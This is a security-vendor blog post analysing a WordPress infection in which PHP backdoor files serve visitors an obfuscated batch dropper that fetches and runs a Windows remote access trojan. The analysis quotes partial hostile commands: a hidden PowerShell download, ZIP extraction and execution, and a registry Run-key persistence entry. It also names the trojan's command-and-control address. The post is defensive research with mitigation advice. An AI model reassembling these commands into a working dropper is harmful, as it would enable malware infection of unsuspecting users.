

* [Security Advisory](https://blog.sucuri.net/category/security-advisory)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [WordPress Security](https://blog.sucuri.net/category/wordpress-security)Stealthy WordPress Malware Drops Windows Trojan via PHP Backdoor================================================================ [Puja Srivastava](https://blog.sucuri.net/author/puja-srivastava)* June 27, 2025  Last month, we encountered a particularly interesting and complex malware case that stood out from the usual infections we see in compromised WordPress websites. At first glance, the site looked clean, no visible signs of defacement, no malicious redirects, and nothing suspicious in the plugin list. But beneath the surface, a hidden infection chain was quietly working to deliver a trojan to unsuspecting visitors.It was a layered attack involving PHP-based droppers, obfuscated code, IP-based evasion, auto-generated batch scripts, and a malicious ZIP archive containing a Windows-based trojan (`client32.exe`).The Initial Compromise: Where it Begins—————————————While we don’t have the initial compromise vector in these files, it’s highly probable that this malware originates from a previously compromised website. Attackers often inject malicious code into legitimate PHP files or create new ones to gain a foothold. In this case, two PHP files, header.php and man.php, appear to be central to the operation.Summary of the Infection————————The threat actor planted a number of malicious files across the WordPress environment. These files included:* **header.php** — The main malicious controller* **man.php** — A disguised file interaction handler* **count.txt** — A log file used to store visiting IPs* **update.bat** — A generated batch file that downloads and executes malware* **psps.zip** — A fake ZIP archive containing client32.exe, a Windows TrojanTogether, these components form a stealthy infection chain designed to identify and track unique visitors, log non-repeating IPs, generate and serve a customized .bat file, download and extract a ZIP payload, execute a malicious EXE on the victim machine, and persist by adding a registry entry on Windows startup.Analysis of the Malware=======================header.php: The Main Dropper—————————-The **`header.php` file is the central intelligence** of this malware campaign. It is meticulously crafted to profile victims, enforce an IP-based blacklist, dynamically generate a heavily obfuscated Windows batch file, and then force its download onto the client’s system.The script begins with a crucial check on the HTTP request method:“`<?phpif ($_SERVER['REQUEST_METHOD'] != 'POST') { exit;}“`### IP Tracking to Avoid RepetitionFollowing this, the script implements an IP-based logging and anti-replay mechanism:The malware logs each visitor's IP in **count.txt** located inside the same directory and avoids serving the batch file twice to the same IP.### Forced Download HeadersFinally, after the batch file $payload is fully constructed and written to a temporary file named `update.bat` on the server, header.php manipulates the HTTP headers to force a download in the victim's browser:### update.bat Payload GenerationThe core functionality of `header.php` culminates in the construction of a Windows batch script string, stored in the **$payload** variable. This batch script, once executed on a victim's machine, serves as the multi-stage dropper, orchestrating the download, extraction, execution, and persistence of the final malware. After de-obfuscation and variable substitution, the essence of the generated batch file is as follows:The key actions performed by this batch script upon execution on a Windows system are:* **Variable Initialization:** Sets several environment variables using the highly obfuscated random names generated by the PHP script. These include the remote URL for the zipped payload, the local path for the downloaded zip (`%APPDATA%-Program.zip`), the local directory for extraction (`%APPDATA%-Directory`), and the final path to the executable payload (`%APPDATA%-Directory-client32.exe`).* **Directory Creation:** It ensures that the target directory for malware extraction (`%APPDATA%-Directory`) is created if it does not already exist, preparing the environment for the payload.* **Payload Download (via PowerShell):** The script utilizes the following command to download the tsle.zip archive from the specified URL: “` powershell -Win^dow^St^yle Hidden -Command 'Invoke-WebRequest -Uri … -OutFile …' “`* **Payload Extraction (via PowerShell):** Subsequently, another PowerShell command is executed that loads the necessary .NET assembly that provides ZIP file manipulation capabilities and then extracts the contents of the downloaded .zip file into the target directory: “` powershell -Win^dow^Sty^le Hidden -Command 'Add-Type -AssemblyName 'System.IO.Compression.FileSystem'; [IO.Compression.ZipFile]::ExtractToDirectory(…)'. “`* **Malware Execution:** The following line executes the primary malware payload, `client32.exe`, from its newly extracted location: “` start '' '![RandomVariableNameForSHELL]!' “`* **Persistence Establishment:** The next command is a critical step that establishes persistence. It adds an entry to the current user's Run registry key, ensuring that client32.exe automatically launches every time the user logs into their Windows session, thereby guaranteeing the malware's survival across system reboots. “` reg add 'HKEY_CURRENT_USER-Software-Microsoft-Windows-CurrentVersion-Run' /v 'Program_Cs1' /t REG_SZ /d '![RandomVariableNameForSHELL]!' /f “`* **Post-Execution Cleanup:** The script then executes the following to remove the initial downloaded .zip file (Program.zip), aiming to remove forensic traces: “` del '%[RandomVariableNameForAXONAME]%' “` It's noteworthy that the **`rmdir /s /q`** command to remove the extracted directory is commented out (`::`), indicating the explicit intent for the extracted malware (`client32.exe`) to persist on the compromised system.count.txt: IP Blacklist and Activity Log—————————————-The `count.txt` file serves a dual purpose within this campaign: it functions as a simple activity log for dropper interactions and, critically, as a rudimentary blacklist to prevent repeated infections and analysis attempts from the same IP addresses.As integrated with the header.php script, this file is read to determine if a client's IP has previously triggered the dropper. If an IP is found in this file, header.php will exit, thereby preventing additional payload deliveries to the same IP.man.php: The Administrative Interface————————————-The man.php file functions as a basic web-based administrative panel designed for the threat actor to manage and monitor the `count.txt` log file. It provides capabilities to display the size and record count of `count.txt`, as well as its raw content directly within a web browser.Furthermore, man.php includes functionalities to manipulate `count.txt`. The attacker can use dedicated buttons to either delete the entire log file, effectively resetting the IP blacklist, or to append new records.psps.zip: Hidden Trojan Archive——————————-This ZIP archive, hosted externally, contains `client32.exe`, a Windows binary trojan that is identified as a hidden Remote Access Trojan (RAT).This malware establishes a covert connection back to the Command and Control (C2) server at **5.252.178.123 on port 443**.Although we did not cover the internal workings of `client32.exe`, the behavior matches common traits of remote access trojans (RATs), including:* Silent execution* Registry persistence* Stealthy payload delivery from known malware C2 domainsThe batch script modifies the Windows Registry by adding an entry to the **`HKEY_CURRENT_USER-Software-Microsoft-Windows-CurrentVersion-Run`** key. This critical step ensures that client32.exe automatically executes every time the user logs into their system, thereby guaranteeing the malware's survival across system reboots.Mitigation and Recommendations——————————This campaign highlights the critical need for a robust, multi-layered security approach.### For Website Owners:* [**Continuous Monitoring:**](https://sucuri.net/malware-detection-scanning/) Implement regular malware scanning and file integrity monitoring for your web applications and server.* **[Web Application Firewall (WAF)](https://sucuri.net/website-firewall/):** Utilize a WAF to detect and block malicious requests, including code injections and suspicious outbound connections.* [**Patch Management:**](https://sucuri.net/virtual-patching/) Keep all CMS, themes, plugins, and server software updated to patch known vulnerabilities.* [**Secure Configurations:**](https://sucuri.net/guides/website-security/) Enforce strong access controls, secure file permissions, and general server hardening best practices.* [**Incident Response:**](https://sucuri.net/website-malware-removal/) Have a clear plan for detecting, containing, and recovering from compromises.### For End-Users:* **Download Vigilance:** Be highly suspicious of unexpected executable downloads (e.g., .bat, .exe) from any website.* **Updated Security Software:** Ensure your antivirus or EDR solution is active and up-to-date.* **System Updates:** Keep your operating system and all applications patched.* **User Account Control (UAC):** Do not disable UAC on Windows, as it provides a crucial security prompt.* **Awareness:** Understand social engineering tactics to avoid falling victim to malicious prompts.Conclusion———-This malware case demonstrates how attackers are pushing the limits of stealth in web-based trojan deployments. From intelligent payload delivery to custom obfuscation and persistence techniques, every piece was crafted to avoid detection and stay hidden as long as possible.We recently wrote about [another case of PowerShell malware](https://blog.sucuri.net/2025/05/fake-google-meet-page-tricks-users-into-running-powershell-malware.html), and we've been seeing many cases related to this trend. Attackers are increasingly leveraging batch scripts and PowerShell to drop and launch trojans silently, making detection harder for endpoint security solutions.If your WordPress site has been compromised, it's essential to investigate further. Malware like this can lead to infected user machines, data exfiltration, and long-term control by remote attackers.Need Help?———-If you suspect your website has been compromised, [Sucuri's Incident Response Team](https://sucuri.net) is available 24/7 to clean and secure your site. Our malware research and continuous monitoring services help stay one step ahead of evolving threats.[](https://sucuri.net/live-chat/)  ##### [Puja Srivastava](https://blog.sucuri.net/author/puja-srivastava)Puja Srivastava is a Security Analyst with a passion for fighting new and undetected malware threats. With over 7 years of experience in the field of malware research and security, Puja has honed her skills in detecting, monitoring, and cleaning malware from websites. Her responsibilities include website malware remediation, training, cross-training and mentoring new recruits and analysts from other departments, and handling escalations. Outside of work, Puja enjoys exploring new places and cuisines, experimenting with new recipes in the kitchen, and playing chess.##### Related Tags* [Remote Access Trojans](https://blog.sucuri.net/tag/remote-access-trojans),* [Trojan](https://blog.sucuri.net/tag/trojan),* [Website Backdoor](https://blog.sucuri.net/tag/website-backdoor),* [WordPress Plugins and Themes](https://blog.sucuri.net/tag/wordpress-plugins-and-themes),* [WordPress Security](https://blog.sucuri.net/tag/wordpress-security)##### Related Categories* [Security Advisory](https://blog.sucuri.net/category/security-advisory)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [WordPress Security](https://blog.sucuri.net/category/wordpress-security) * [Ecommerce Security](https://blog.sucuri.net/category/ecommerce-security)* [Security Advisory](https://blog.sucuri.net/category/security-advisory)* [Security Education](https://blog.sucuri.net/category/security-education)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [Website Security](https://blog.sucuri.net/category/website-security)[](https://blog.sucuri.net/2018/11/a-scam-free-cyber-monday-for-online-businesses.html) [A Scam-Free Cyber Monday for Online Businesses](https://blog.sucuri.net/2018/11/a-scam-free-cyber-monday-for-online-businesses.html)————————————————————————————————————————————-* Juliana Lewis* November 19, 2018 Every year we see an increase in website attacks during the holidays. While business owners see their sales go up due to promotional Black Friday… [Read the Post](https://blog.sucuri.net/2018/11/a-scam-free-cyber-monday-for-online-businesses.html)  * [Sucuri Labs](https://blog.sucuri.net/category/sucuri-labs)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [Website Security](https://blog.sucuri.net/category/website-security)[](https://blog.sucuri.net/2018/07/how-some-otp-systems-can-be-used-to-prank-spam.html) [How Some OTP Systems Can Be Used to Prank Spam](https://blog.sucuri.net/2018/07/how-some-otp-systems-can-be-used-to-prank-spam.html)————————————————————————————————————————————-* Luke Leal* July 25, 2018 I recently came across an interesting index.php file and its corresponding directory on a compromised website. I loaded it in a testing environment and immediately… [Read the Post](https://blog.sucuri.net/2018/07/how-some-otp-systems-can-be-used-to-prank-spam.html)  * [Sucuri Labs](https://blog.sucuri.net/category/sucuri-labs)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [Website Security](https://blog.sucuri.net/category/website-security)[](https://blog.sucuri.net/2020/09/phpbash-terminal-editor-web-shell.html) [phpbash — A Terminal Emulator Web Shell](https://blog.sucuri.net/2020/09/phpbash-terminal-editor-web-shell.html)——————————————————————————————————————* Luke Leal* September 16, 2020 It's common for hackers to utilize post-compromise tools that contain a graphical user interface (GUI) that can be loaded in the web browser. A GUI… [Read the Post](https://blog.sucuri.net/2020/09/phpbash-terminal-editor-web-shell.html)  * [Ecommerce Security](https://blog.sucuri.net/category/ecommerce-security)* [Website Security](https://blog.sucuri.net/category/website-security)* [WordPress Security](https://blog.sucuri.net/category/wordpress-security)[](https://blog.sucuri.net/2020/04/analysis-of-a-wordpress-credit-card-swiper.html) [Analysis of a WordPress Credit Card Swiper](https://blog.sucuri.net/2020/04/analysis-of-a-wordpress-credit-card-swiper.html)—————————————————————————————————————————–* Ben Martin* April 9, 2020 While working on a recent case, I found something on a WordPress website that is not as common as on Magento environments: A credit card… [Read the Post](https://blog.sucuri.net/2020/04/analysis-of-a-wordpress-credit-card-swiper.html)  * [Security Education](https://blog.sucuri.net/category/security-education)* [WordPress Security](https://blog.sucuri.net/category/wordpress-security)[](https://blog.sucuri.net/2018/12/using-innocent-roles-to-hide-admin-users.html) [Using Innocent Roles to Hide Admin Users](https://blog.sucuri.net/2018/12/using-innocent-roles-to-hide-admin-users.html)————————————————————————————————————————-* Cesar Anjos* December 4, 2018 All across the internet, we find guides and tutorials on how to keep your WordPress site secure. Most of them approach the concept of user… [Read the Post](https://blog.sucuri.net/2018/12/using-innocent-roles-to-hide-admin-users.html)  * [Security Education](https://blog.sucuri.net/category/security-education)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [Website Security](https://blog.sucuri.net/category/website-security)[](https://blog.sucuri.net/2025/05/what-motivates-website-malware-attacks.html) [What Motivates Website Malware Attacks?](https://blog.sucuri.net/2025/05/what-motivates-website-malware-attacks.html)———————————————————————————————————————-* Ben Martin* May 28, 2025 The depiction in the media of hackers tends to be that of balaclava-wearing villains who type furiously in a dark basement, motivated by nothing but… [Read the Post](https://blog.sucuri.net/2025/05/what-motivates-website-malware-attacks.html)  * [Security Advisory](https://blog.sucuri.net/category/security-advisory)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [WordPress Security](https://blog.sucuri.net/category/wordpress-security)[](https://blog.sucuri.net/2025/02/when-spam-hides-in-plain-sight.html) [When Spam Hides In Plain Sight](https://blog.sucuri.net/2025/02/when-spam-hides-in-plain-sight.html)—————————————————————————————————–* Matt Morrow* February 19, 2025 We recently worked on an interesting case where Casino spam was visible in the page source, but couldn't be located in any of the usual… [Read the Post](https://blog.sucuri.net/2025/02/when-spam-hides-in-plain-sight.html)  * [Sucuri Labs](https://blog.sucuri.net/category/sucuri-labs)* [Website Malware Infections](https://blog.sucuri.net/category/website-malware-infections)* [Website Security](https://blog.sucuri.net/category/website-security)[](https://blog.sucuri.net/2023/09/bogus-url-shorteners-go-mobile-only-in-adsense-fraud-campaign.html) [Bogus URL Shorteners Go Mobile-Only in AdSense Fraud Campaign](https://blog.sucuri.net/2023/09/bogus-url-shorteners-go-mobile-only-in-adsense-fraud-campaign.html)——————————————————————————————————————————————————————-* Denis Sinegubko* September 5, 2023 Since September 2022, our team has been tracking a bogus URL shortener redirect campaign that started with just a single domain: ois-[.-]is. By the beginning… [Read the Post](https://blog.sucuri.net/2023/09/bogus-url-shorteners-go-mobile-only-in-adsense-fraud-campaign.html)  * [Website Security](https://blog.sucuri.net/category/website-security)* [WordPress Security](https://blog.sucuri.net/category/wordpress-security)[](https://blog.sucuri.net/2019/08/how-domain-expiration-can-potentially-disrupt-other-websites.html) [How Domain Expiration Can Potentially Disrupt Other Websites](https://blog.sucuri.net/2019/08/how-domain-expiration-can-potentially-disrupt-other-websites.html)—————————————————————————————————————————————————————–* Luke Leal* August 22, 2019 A website owner recently reached out to us about a pop-up advertisement problem on their website which occurred any time someone clicked anywhere on the… [Read the Post](https://blog.sucuri.net/2019/08/how-domain-expiration-can-potentially-disrupt-other-websites.html)  * [Security Education](https://blog.sucuri.net/category/security-education)* [Website Security](https://blog.sucuri.net/category/website-security)* [WordPress 